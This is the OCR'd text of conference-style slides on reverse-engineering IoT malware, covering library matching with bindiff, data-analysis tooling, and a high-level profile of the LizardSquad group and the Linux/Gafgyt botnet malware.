
printf family



B60 00417B60: vsnprintf



WE HAVE TO GO
DEEPER!
DIYLOL.COM



Ecosystem makes it worst [for reversers]


- GCC and GNU libc are always changing so compiled binaries always change
- Little IDA FLIRT signatures available (if any)
- Various C libraries: µClibc, eglibc, glibc, musl, …

A Failed Attempt

- Map syscalls with IDA script
- But libc is too big
- Still too much code to RE

Better Solution

- Reproduce environment (arch, libc/compiler versions)
- Build libraries w/ symbols under same conditions
- Use bindiff to map library functions
- Focus on malware code



similarity	confider	change	EA primary	name primary	EA secondary	name secondary	con	algorithm	matched ba:
0.99	0.99	-I--E--	00419BE0	sub_419BE0_282	00037E60	strncmp		MD index matching (flowg...	21
0.99	0.99	-I--E--	00423F20	sub_423F20_444	00034C20	fgets		edges flowgraph MD index	18
0.99	0.99	-I--E--	004228D0	sub_4228D0_435	0002D650	__stdio_WRITE		edges flowgraph MD index	17
0.99	0.99	-I--E--	0041B634	sub_41B634_308	0003E7A4	inet_pton4		edges flowgraph MD index	21
0.99	0.99	-I--E--	004261A0	sub_4261A0_471	0002D790	__stdio_adjust_position		edges flowgraph MD index	21
0.99	0.99	-I--E--	00423010	sub_423010_438	0002E1B0	__stdio_trans2w_o		edges flowgraph MD index	17
0.99	0.99	-I--E--	004277D0	sub_4277D0_485	0003F2E0	__encode_dotted		edges flowgraph MD index	17
0.99	0.99	-I--E--	00424790	sub_424790_448	000362F0	fgets_unlocked		edges flowgraph MD index	19
0.99	0.99	-I--E--	00424050	sub_424050_445	00035BB0	_stdio_openlist_dec_use		edges flowgraph MD index	44
0.99	0.99	-I--E--	0041B734	sub_41B734_310	0003E89C	inet_ntop		edges flowgraph MD index	63
0.99	0.99	-I-----	004176FC	sub_4176FC_237	000107E4	opendir		edges flowgraph MD index	11
0.99	0.99	-I--E--	00424FF0	sub_424FF0_456	0003EE60	inet_aton		edges flowgraph MD index	17
0.99	0.99	-I--E--	004189B0	sub_4189B0_260	00030540	_ppfs_init		edges flowgraph MD index	16
0.99	0.99	-I--E--	00419670	sub_419670_268	00036810	fwrite_unlocked		edges flowgraph MD index	15
0.99	0.99	-I--E--	00418218	sub_418218_259	0002FDA8	_vfprintf_internal		edges flowgraph MD index	136
0.99	0.99	-I--E--	00419318	sub_419318_265	000354F0	putchar		address sequence	50
0.99	0.99	-I--E--	00425F00	sub_425F00_469	0002CF30	fseeko64		edges flowgraph MD index	32
0.99	0.99	-I--E--	0041FD70	sub_41FD70_384	0004E960	raise		edges flowgraph MD index	15
0.99	0.99	-I--E--	004224C0	sub_4224C0_431	00024690	wcsnrtombs		edges flowgraph MD index	19
0.99	0.99	-I--E--	00423DC0	sub_423DC0_443	00034AC0	getc		instruction count	48
0.99	0.99	-I--E--	0041B4D0	sub_41B4D0_307	0003E640	inet_ntop4		edges flowgraph MD index	11
0.99	0.99	-I--E--	004285E0	sub_4285E0_495	00051DD0	__fixdfsi		edges flowgraph MD index	13

Other Reverse-Engineering Problems

- Dynamic analysis needs to match environmental constraints of targets
  - Architecture
  - Storage
  - Shell access to targeted platform

Problem

Data Analysis

Important amount of data

- Pcaps
- Logs
- Collected for months
- Distributed

Solution

- Centralized on a single server (pull)
- iPython Notebook as a collaborative IDE
- Scalable libraries: pandas / numpy / scipy
- Parallelize heavy CPU or I/O tasks with simpler independent scripts and GNU parallel
- Specific tools for specific data: tshark for pcaps, mitmproxy library for mitmproxy logs

Story Time

Three cases of IoT [embedded linux] malware stories

LizardSquad


Linux/Gafgyt malware

What is LizardSquad?

- Black hat hacking group
- Lots of Distributed Denial of Service (DDoS)
- DDoS PlayStation Network and Xbox live in Christmas 2014
- Bomb threats
- DDoS for hire (LizardStresser)

GoSecure

CYBER-RASCALS!



KrebsonSecurity

In-depth security news and investigation

09 Lizard Stresser Runs on Hacked Home Routers

JAN 15

The online attack service launched late last year by the same criminals who knocked **Sony** and **Microsoft**'s gaming networks offline over the holidays is powered mostly by thousands of hacked home Internet routers, KrebsOnSecurity.com has discovered.

The Malware

- Linux/Gafgyt
- Linux/Powbot, Linux/Aidra, Kaiten, …
- Probably others, as source is public

Caracteristics

- Telnet scanner
- Flooding: UDP, TCP, Junk and Hold
- Multiple architectures: SuperH, MIPS, ARM, x86, PowerPC, …

Some Server Code

```
"*****************************************"
"*        WELCOME TO THE BALL PIT        *"
"*     Now with *refrigerator* support   *"
"*****************************************"
```

Attack Vectors

